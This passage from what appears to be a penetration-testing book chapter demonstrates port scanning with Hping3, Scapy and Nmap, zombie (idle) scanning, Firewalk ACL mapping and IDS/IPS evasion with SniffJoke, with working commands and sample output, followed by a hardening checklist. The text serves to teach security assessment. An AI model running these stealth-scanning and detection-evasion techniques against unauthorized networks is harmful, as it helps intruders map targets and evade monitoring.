

Table 6-4 lists common Hping3 arguments used to craft TCP packets from the command line. The utility also supports raw IP, UDP, and scanning modes. Power users should consider Scapy because it offers increased flexibility.11
| Argument | Description |
|---|---|
-c <number> |
Send a particular number of packets |
-t <hops> |
The packet TTL (default is 64) |
-s <port> |
Source TCP port (random by default) |
-d <port> |
Destination TCP port |
-S |
Set the TCP SYN flag |
-F |
Set the TCP FIN flag |
-A |
Set the TCP ACK flag |
Example 6-8 demonstrates Hping3 used to perform a TCP SYN port scan of common ports. For full details of the modes supported, review the documentation.12
root@kali:~# hping3 --scan known -S 192.185.5.1
Scanning 192.185.5.1 (192.185.5.1), port known
337 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A... 128  3987  8192    46
   25 smtp       : .S..A... 128  4755  8192    46
   53 domain     : .S..A... 128  6291  8192    46
   80 http       : .S..A... 128  8595  8192    46
  110 pop3       : .S..A... 128 10643  8192    46
  443 https      : .S..A... 128 17299  8192    46
  143 imap2      : .S..A... 128 30867  8192    46
  465 ssmtp      : .S..A... 128 33427  8192    46
  587 submission : .S..A... 128 39315  8192    46
  995 pop3s      : .S..A... 128 45715  8192    46
Hping3 TCP ACK (-A) and FIN (-F) probes used in conjunction with scanning mode can reveal quirks in IP stack implementations. By running a scan with the verbose flag (-V) and reviewing the responses to ACK and FIN probes, you can sometimes see variance in TTL and WINDOW values, indicating open ports. Uriel Maimon first described this behavior in Phrack magazine.13
To send three TCP SYN probes to port 80 of 10.3.0.1, use the following:
root@kali:~# hping3 -c 3 -S -p 80 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ip=10.3.0.1 ttl=128 id=18871 sport=80 flags=SA seq=0 win=64240 rtt=3.6 ms
ip=10.3.0.1 ttl=128 id=18872 sport=80 flags=SA seq=1 win=64240 rtt=3.6 ms
ip=10.3.0.1 ttl=128 id=18873 sport=80 flags=SA seq=2 win=64240 rtt=3.6 ms
The IP ID values returned are sequential, and the flags received are SYN/ACK, meaning the port is open. A closed port sends packets with RA flags (RST/ACK) set, as follows:
root@kali:~# hping3 -c 3 -S -p 81 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ip=10.3.0.1 ttl=128 id=19822 sport=81 flags=RA seq=0 win=64240 rtt=3.9 ms
ip=10.3.0.1 ttl=128 id=19823 sport=81 flags=RA seq=1 win=64240 rtt=1.8 ms
ip=10.3.0.1 ttl=128 id=19824 sport=81 flags=RA seq=2 win=64240 rtt=1.9 ms
Next, we find that TCP port 23 is blocked by an ACL:
root@kali:~# hping3 -c 3 -S -p 23 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ICMP unreachable type 13 from 192.168.0.254
ICMP unreachable type 13 from 192.168.0.254
ICMP unreachable type 13 from 192.168.0.254
And probes to TCP port 3306 are dropped in transit:
root@kali:~# hping3 -c 3 -S -p 3306 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
Operating systems prepare packets using different IP TTL and WINDOW values, as summarized by Table 6-5. The TTL of a packet decreases with each hop, and so this value will decrease during testing, based on your distance from the target host.
| Operating system | IP TTL (initial) | TCP WINDOW |
|---|---|---|
| Linux | 64 | 5840 |
| FreeBSD | 64 | 65535 |
| Windows XP | 128 | 65535 |
| Windows 7 and later | 128 | 8192 |
| Cisco IOS | 255 | 4128 |
Many TCP/IP implementations set incremental IP ID values in outbound packets. You can take advantage of this behavior to identify individual hosts behind firewalls and measure network activity. If the IP ID value of each packet received from a host is incremental, it can also be used as an unwitting third party (known as a zombie) to facilitate stealth port scanning using Nmap.
Scapy can sample and plot IP ID values. Example 6-9 demonstrates setup (involving installation of python-gnuplot and gnuplot-x11 packages) and use of the utility to sample values from www.yahoo.fr. Figure 6-9 shows the resulting graph, by which we identify individual hosts behind a load balancer. Philippe Biondi and Arnaud Ebalard’s presentation “Scapy and IPv6 networking”14 describes other useful sampling strategies (see slide 45 onward).
root@kali:~# apt-get install python-gnuplot gnuplot-x11
root@kali:~# scapy
Welcome to Scapy (2.2.0)
>>> a,b=sr(IP(dst="www.yahoo.fr")/TCP(sport=[RandShort()]*1000))
Begin emission:
Finished to send 100 packets.
Received 100 packets, got 100 answers, remaining 0 packets
>>> a.plot(lambda(s,r):r.id)

Example 6-10 demonstrates Nmap used with the -O flag to test both TCP sequence number and IP ID generation. Within this mode, the TCP timestamp option15 is used to calculate host uptime,16 which is particularly useful in identifying distinct systems.
root@kali:~# nmap -F -sS -O -open -v -n 10.3.0.1

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 04:36 UTC
Initiating Ping Scan at 04:36
Scanning 10.3.0.1 [4 ports]
Completed Ping Scan at 04:36, 0.00s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 04:36
Scanning 10.3.0.1 [100 ports]
Discovered open port 80/tcp on 10.3.0.1
Discovered open port 443/tcp on 10.3.0.1
Discovered open port 8081/tcp on 10.3.0.1
Completed SYN Stealth Scan at 04:36, 1.83s elapsed (100 total ports)
Initiating OS detection (try #1) against 10.3.0.1
Nmap scan report for 10.3.0.1
Not shown: 96 filtered ports, 1 closed port
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8081/tcp open  blackice-icecap
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:3
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Uptime guess: 3.014 days (since Fri Oct 24 04:01:34 2014)
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Upon identifying suitable zombie candidates returning incremental IP ID values, you can undertake IP ID header scanning via Nmap. The process uses the zombie host as an indicator, as shown in Figure 6-10. One benefit of this scanning mode is that you can map ACLs from a certain perspective (e.g., identifying routers at branch offices that produce sequential IP ID values, and using them as zombies).

Nmap supports IP ID header scanning via the following option:
-sI <zombie host[:probe port]>
By default, Nmap will send heartbeat packets to TCP port 80 of the zombie host. It is particularly important to use the -Pn flag to suppress probing, so that all packets are sent from the address of the zombie to the target.
Nmap identifies filters based on network responses or lack thereof. Deeper assessment is undertaken with Firewalk, which manipulates the TTL field of packets to scan a target from a certain distance (i.e., one hop beyond a given gateway).
Example 6-11 demonstrates Firewalk testing six TCP ports through a specific gateway (gw.test.org) to a destination of www.test.org. The functionality has also been ported to Nmap, via the firewalk NSE script.
$ firewalk -n -S21,22,23,25,53,80 -pTCP gw.test.org www.test.org
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 217.41.132.201 using 217.41.132.161 as a metric.
Ramping Phase:
 1 (TTL  1): expired [192.168.102.254]
 2 (TTL  2): expired [212.38.177.41]
 3 (TTL  3): expired [217.41.132.201]
Binding host reached.
Scan bound at 4 hops.
Scanning Phase:
port  21: A! open (port listen) [217.41.132.161]
port  22: A! open (port not listen) [217.41.132.161]
port  23: A! open (port listen) [217.41.132.161]
port  25: A! open (port not listen) [217.41.132.161]
port  53: A! open (port not listen) [217.41.132.161]
port  80: A! open (port not listen) [217.41.132.161]
Firewalk calculates the distance to the gateway and sends packets destined for the target with a TTL that is one hop beyond. Based on the responses, the tool is able to map the filtering policy of the gateway. For example:
If an ICMP type 11, code 0 (TTL exceeded in transit) message is received, the packet passed through and a response was later generated.
If the packet is dropped without comment, it was probably done at the gateway.
If an ICMP type 3, code 13 (communication administratively prohibited) message is received, a filter such as a router ACL is being used.
If the packet is dropped without comment, this doesn’t necessarily mean that traffic to the target host and port is filtered. Some firewalls know that the packet is due to expire and will send an expired message whether the policy allows the packet or not.
Firewalk works in true IP-routed environments, as opposed to those using network address translation (NAT). Dave Goldsmith and Mike Schiffman’s paper describes the testing approach in detail.17
Misconfigured routers, firewalls, and network devices sometimes respond to network probes using nonpublic source addresses. Example 6-12 demonstrates tcpdump used to identify packets received from private addresses during testing. In this case, the eth2 interface in Kali Linux is addressable from the public Internet.
root@kali:~# tcpdump –nt -i eth2 src net 10 or 172.16/12 or 192.168/16
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes
IP 10.10.0.1 > 185.22.224.18: ICMP echo reply, id 25804, seq 1582, length 64
IP 10.10.0.2 > 185.22.224.18: ICMP echo reply, id 25804, seq 1586, length 64
Whenever possible, avoid scanning from a network using NAT because behavior of the gateway can skew results. For the best results online, perform scanning from a host that is able to route IP traffic directly to and from the Internet (i.e., not behind a firewall or router performing address translation).
Within Nmap, NSE provides support for a number of tests against particular services. Table 6-6 lists the different NSE script categories.
| Category | Notes |
|---|---|
auth |
These scripts perform authentication bypass and anonymous querying of services; brute-force password grinding scripts aren’t included in this category |
broadcast |
Use LAN broadcasting to identify hosts |
brute |
Brute-force password grinding scripts run against exposed network services supporting authentication |
default |
Default NSE scripts; run using the -sC or -A flags; this category includes intrusive scripts and so should be run only with permission |
discovery |
Active discovery of information from the target environment, through querying open sources and performing information gathering tests against exposed network services |
dos |
Denial of service scripts that might impact availability |
exploit |
Scripts that exploit particular vulnerabilities |
external |
Scripts that send data to a third-party API or resource (i.e., WHOIS) |
fuzzer |
Scripts that send randomized data to services |
intrusive |
These scripts can induce a crash, affect availability, or create content |
malware |
Identify malware using network indicators |
safe |
Scripts that aren’t designed to crash services or impact performance |
vuln |
Scripts that flag particular vulnerabilities |
Example 6-13 demonstrates default NSE scripts executed (via -sSC) against particular services running on 192.168.10.10.
root@kali:~# nmap -Pn -sSC -p53,143,3306 192.168.10.10

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 04:52 UTC
Nmap scan report for 192.168.10.10
PORT     STATE SERVICE
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.8.2rc1-RedHat-9.8.2-0.23.rc1.el6_5.1
143/tcp  open  imap
|_imap-capabilities: LOGIN-REFERRALS capabilities ENABLE post-login STARTTLS Pre-login LITERAL+
|                    IMAP4rev1 NAMESPACE OK ID AUTH=PLAIN SASL-IR listed IDLE have more
|                    AUTH=LOGINA0001
3306/tcp open  mysql
| mysql-info:
|   Protocol: 53
|   Version: .5.40-36.1
|   Thread ID: 12772034
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolNew, ODBCClient, Support41Auth, LongPassword, Speaks41
|                       ProtocolOld, LongColumnFlag, SupportsTransactions, InteractiveClient,
|                       SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, FoundRows, Ignore
|                       Sigpipes, SwitchToSSLAfterHandshake, ConnectWithDatabase, DontAllow
|                       DatabaseTableColumn, SupportsCompression
|   Status: Autocommit
|_  Salt: d{]@e[zu\LJk^sJUOjIn
Many useful scripts are not included in the default category and won’t fire unless explicitly invoked. Particular scripts are executed by using --script (along with arguments passed via --script-args). Using the --script-help argument, you can review individual scripts, as demonstrated in Example 6-14 (showing AFP scripts within the discovery category).
root@kali:~# nmap --script-help "*afp* and discovery"

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 05:00 UTC

afp-ls
Categories: discovery safe
http://nmap.org/nsedoc/scripts/afp-ls.html
  Attempts to get useful information about files from AFP volumes.
  The output is intended to resemble the output of <code>ls</code>.

afp-serverinfo
Categories: default discovery safe
http://nmap.org/nsedoc/scripts/afp-serverinfo.html
  Shows AFP server information. This information includes the server's
  hostname, IPv4 and IPv6 addresses, and hardware type (for example
  <code>Macmini</code> or <code>MacBookPro</code>).

afp-showmount
Categories: discovery safe
http://nmap.org/nsedoc/scripts/afp-showmount.html
  Shows AFP shares and ACLs.
NSE functionality is somewhat limited when testing large heterogeneous environments. Security professionals often rely on feature-rich commercially supported tools to perform deep automated assessment of IP networks. Four popular scanning utilities are as follows:
These tools perform host discovery, port scanning, and exposed service assessment over both IPv4 and IPv6. OpenVAS is free to use and included within Kali Linux, and tutorials online detail the setup and use of the scanner.18
Operation of bulk scanning utilities introduces two challenges:
Default host discovery and scanning policies introduce gaps in coverage
Output often contains false positives and data that has no practical bearing
For the best coverage, I recommend using both Nmap (used to perform initial network scanning, and bulk testing via NSE) and scanning utilities running in a comprehensive mode (scanning 65,536 ports, common UDP services, and so on). Most importantly, comparing output from the two processes will let you identify any gaps arising from the scanning configuration and host discovery settings.
With regard to the signal-to-noise ratio in bulk scanning output, I recommend exporting the material in CSV or XML format and parsing it. For example, Qualys and other tools provide CVSS19 scores for each reported issue; this makes it possible for you to disregard findings that have low impact.
Security-conscious organizations use IDS and IPS technologies to passively monitor and actively block suspicious network traffic. You can adopt three particular tactics at Layers 3 and 4 to interfere with, or bypass detection:
Inserting data that is seen by a sensor but disregarded by the destination host
Fragmenting packets so that a sensor disregards them (but are later reassembled)
Modifying packet data (e.g., appending data and setting particular flags)
The SniffJoke utility20 found within Kali Linux supports the first two approaches via plug-ins that define how egress traffic is manipulated. Depending on network configuration and the OS of the destination host, you can adopt different tactics. Nmap’s evasion features21 include fragmentation and modification of packet data, applied to mask port scanning (a favorite being --data-length, which appends data to each packet, fooling signature-based detection systems). A third tool worth consideration is Stonesoft Evader,22 which can bypass detection by Palo Alto Networks appliances by fragmenting and modifying egress packets.
Consider Figure 6-11. The target host is six hops away from the source, and an IDS sensor is deployed between hops three and four. By sending packets with a TTL that expires before the destination, an adversary can insert data into the network flow (from the perspective of the sensor). A second technique is to send material to the destination that is disregarded, but parsed by the sensor (or vice versa)—achieved through fragmentation and segment overlapping. The underlying problem is that the sensor does not have enough context to correctly perform network flow reassembly.

Within SniffJoke, data manipulation and insertion attacks are known as hacks and scrambles, which are implemented as plug-ins, as described by the project documentation.23
Examples of hacks include inserting a fake payload (causing the sensor to parse session data that is not processed by the destination), providing false sequencing information (causing the sensor to lose state and parse erroneous data), and injection of fake signaling information (via insertion of FIN, RST, or SYN packets that are disregarded by the destination, but cause the sensor to believe the session has ended or a new one established).
Packets can be malformed and fragmented in a number of ways—the trick is to adopt an approach where packets are processed by the sensor and disregarded by the destination host, or vice versa. Many of these approaches depend on the IP stack implementation of the sensor and destination host (through identifying a mismatch and abusing it for gain). Scrambling tactics adopted by SniffJoke focus on generating packets that are disregarded by the destination host, as follows:
One important topic that is not highlighted within the SniffJoke documentation is that of packet fragmentation and segment overlapping. Attackers can use these tactics to evade and bypass IDS and IPS mechanisms because fragmented packets might be reassembled differently by the sensor than by the destination host.24
If you are able to place a crafted PHP script onto a web server protected by a given IDS or IDP mechanism, you can use sniffjoke-autotest to identify effective evasion techniques and create a series of local configuration files.
The PHP script is as follows, as found on the sniffjoke-autotest GitHub page:25
<?php
  if(isset($_POST['sparedata'])) {
    for($x = 0; $x < strlen($_POST['sparedata']); $x++)
    {
      if( is_numeric($_POST['sparedata'][$x]) )
        continue;
      echo "bad value in $x offset";
      exit;
    }
    echo $_POST['sparedata'];
  }
?>
Upon placing the script on a web server, run sniffjoke-autotest:
root@kali:~# sniffjoke-autotest -l home -d /usr/var/sniffjoke/ -s \
http://www.example.org/test.php -a 192.168.0.10
The utility will create a configuration (known as a location, using the label home in this case) upon sending requests to http://www.example.org/test.php (with an IP of 192.168.0.10). After it is executed, the SniffJoke home directory (/usr/var/sniffjoke/home/ in Kali Linux) will contain a number of configuration files, as listed in Table 6-7.
| Filename | Description |
|---|---|
| ipblacklist.conf | Contains destination IP addresses to be ignored |
| iptcp-options.conf | Contains the working IP and TCP option combinations |
| ipwhitelist.conf | Lists the destination IP addresses to be covered by SniffJoke |
| plugins-enabled.conf | Lists the working plug-ins and scrambling combinations |
| port-aggressivity.conf | Defines how often packets are injected into particular streams |
| sniffjoke-service.conf | Configuration file for the SniffJoke service |
Edit the configuration files to define the IP addresses and network services within scope for evasion. When you are satisfied with the configuration, run SniffJoke using the particular location label (home in this case):
root@kali:~# sniffjoke --location home
The program runs in the background and updates the default gateway so that all packets are routed through it for manipulation. Once executed, the sniffjokectl utility is used to interact with the service interface, as follows:
Usage: sniffjokectl [OPTIONS] [COMMANDS]
 --address <ip>[:port]  specify administration IP address
 [default: 127.0.0.1:8844]
 --version        show sniffjoke version
 --timeout        set milliseconds timeout when contacting SniffJoke service [default: 500]
 --help            show this help

when sniffjoke is running, you should send commands with a command line argument:
 start      start sniffjoke hijacking/injection
 stop       pause sniffjoke
 quit       quit sniffjoke
 saveconf   dump configuration file
 stat       get statistics about sniffjoke configuration and network
 info       get statistics about sniffjoke active sessions
 ttlmap     show the mapped hop count for destination
 showport   show the running port-aggressivity configuration
 debug      [0-5] change the log debug level
Automated and manual testing methods are used to map the target environment and identify exposed network services. Here is a list of effective network testing techniques:
-A flag to perform OS and network service fingerprinting.-O flag. You can investigate low-level configuration by using Firewalk, Hping3, and Scapy to craft packets with particular flags.What follows is a checklist of countermeasures to use when considering hardening of network devices and servers to reduce the effectiveness of unauthorized network scanning:
Filter inbound ICMP messages at your network edge to prevent ping sweeping.
Filter outbound ICMP unreachable (type 3) messages at border routers and firewalls to prevent port scanning and reverse engineering of your ACLs.
Ensure that software running on critical network devices (core switches, edge routers, and firewalls) is patched up to date. This is important when mitigating denial of service and availability issues.
Review logging and auditing configuration of your network devices to ensure that automated vulnerability scans and large volumes of malicious data do not result in denial of service through logging infrastructure being overwhelmed.
Assess the way that your network devices handle fragmented and malformed packets by using Nmap and SniffJoke when performing scanning and probing exercises. Large volumes of bad data can exhaust security mechanisms, causing them to fail-open.
Be aware of your own network configuration and publicly accessible services by launching network scans against your IP address space. It is surprising how few organizations undertake simple port scanning exercises and are caught off-guard by opportunistic attackers.
1 See IANA.org’s “Internet Control Message Protocol version 6 (ICMPv6) Parameters” and “Internet Control Message Protocol (ICMP) Parameters”, respectively.
2 See Gordon “Fyodor” Lyon, “Host Discovery” in Nmap Network Scanning (Sunnyvale, CA: Insecure.com LLC, 2009).
3 RFCs 792 and 1812 provide an exhaustive list.
4 See the Nmap Payload Database.
5 For more information on Unicornscan, see Robert E. Lee and Jack C. Louis, “Introducing Unicornscan”, presented at the Defcon 13 Hacking Conference, Las Vegas, NV, July 29–31, 2005.
6 Philippe Langlois, “SCTPscan and SIGTRAN Research Paper”, presented at Black Hat Europe 2007, Amsterdam, Netherlands, March 27–30, 2007.
